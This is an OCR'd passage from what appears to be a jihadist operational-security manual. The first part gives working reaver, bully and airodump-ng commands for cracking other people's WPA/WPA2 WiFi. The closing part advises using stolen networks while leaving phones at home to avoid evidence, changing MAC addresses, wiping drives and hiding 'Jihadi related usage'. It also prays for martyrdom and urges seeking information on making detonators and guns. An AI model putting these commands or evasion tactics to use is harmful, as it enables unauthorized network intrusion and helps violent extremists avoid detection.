
As long as you have the WPS PIN you're good to go otherwise you will have to redo the wpa/2 crack again. Remember if the password is changed the WPS PIN will remain the same and will take a matter of seconds to crack

Just open a Terminal and type

reaver -i mon0 -b {BSSID} -p {input saved wps pin} -vv

Other ways to crack WPA/2 using Bully

Taken from a kafir site




Copy the Bssid of the wifi network whose password you want to crack. For this how to I will crack the password of wifi network “shunya”.


Open Terminal and type command **bully -b <bssid> -c <ch#> -B mon0** and hit Enter.

<Bssid> is the Bssid of the Wifi network on the top left.

-c is the channel our wifi network is running on,

-B = bruteforcing.





Problems

Reaver does not always work with all routers, only routers that have WPS installed which is around 80% of routers. Also reaver needs a good signal strength to run or it will have problems.

If you run into any problems just make sure you check out youtube or any forums with soutions to your problems.

Search on youtube for videos on how to crack wpa…. Etc.

How to hack a WPA/WPA2 Router - For Beginners
This is a very detailed video that explains how to hack a WPA/WPA2 encrypted wifi router.
https://www.youtube.com/watch?v=EOJB3heWnyI

Wireless card inactive but recognised?

Ok so your card is recognised by airmon-ng but is inactive in airodump-ng / wash / reaver? The following is based on trial and error. It is under the presumption that your wireless card shows on the airmon-ng. But in airodump wash and reaver you get an inactive screen.

follow these instructions:

Step 1: type “airmon-ng” and your card should display.

Step 2: type “airmon-ng start wlan0”


Step 3: type “airodump-ng mon0” if you receive an inactive screen then while the scan is running physically remove the usb connection (wire)/ to the wireless device & reconnect.

You should see first an error message in the terminal then upon reconnecting the usb the following box should appear **click ok**

Step 4: close the terminal that shows the error message

Step 5: Click on virtual machine= removable device and select the wireless adapter, select Connect

The card should show connected in the taskbar



Step 6: Open a new terminal and retype “airmon-ng” note the new wlan# number if it has changed then retype the command “airmon-ng start wlan#”. note the mon# number also

Step 7: type “airodump-ng mon#” the search should now run

If it still refuses to work then there must be a problem or a glitch somewhere.

Remember your card is compatible if it shows on airmon-ng screen so it’s a matter of trial & error. Try restarting Kali, even your computer, using a different usb port etc or even searching on google. Btw there is no need to update kali as some people have said on certain forums but there is no harm in doing so.

Remember

Before cracking and surfing the net using someone else's network remember to take out the battery and Sim Card from your phone or leave your phone at home so that there is no evidence of you in the vicinity of the target network and always make sure you change your MAC Address daily

FINAL NOTES

In the Name of Allah, The Most-Compassionate The Most-Merciful
Allahummar zuqnee shahaa datan fi sabi lik
Oh Allah! Grant me martyrdom in your Path!

- ✓ **Remember Run CCcleaner daily and make sure minimum the 7 wipe overwrite is selected**
- ✓ **Always Run BCwipe Wipe Free Space at least twice a week**
- ✓ **Always run Privacy Mantra when shutting down or restarting the computer**
- ✓ **Try to use TOR Browser for you your internet usage & constantly get new bridges from TOR**
- ✓ **Change your MAC ADDRESS constantly**
- ✓ **Use/search for alternative apps for all your android / iOS devices (Phones/tabets)**

Follow the tutorials provided if you are unsure on how to use! & if still unclear check google

Make it a habit to do the above and be precautious and remember never use your own network to connect to the net for any Jihadi related usage.

Remember **"WAR IS DECEPTION"**

Forums: be very careful in using these, do net delve into your personal life, your user name should obviously link back to you and also the email you provided to register to the forum. Try to gain information only helpful for you ie; how to make detonators, guns etc don't jump into debates and waste your time

Always backup all family photos, cv's personal details etc, anything that if the kuffar hacked your computer could find out who you are, where you live, etc. and keep these on either a separate drive, usb, memory stick, dvd…. Keep this separate from your dual lifestyle.

Apply the above security measure to Mobile Phones aswell.

Last but not least! Remember all Qadr is from Allah, so be thankful to Him and seek refuge in Him!

Al Hamdulillaahi Tuayyibam-Mubarakan Feeh!
Al Hamdulillahi Shukranw wa Shukraa!
A'3uzu billahi ssami 3il 3aleem mi nashaytannir rajiim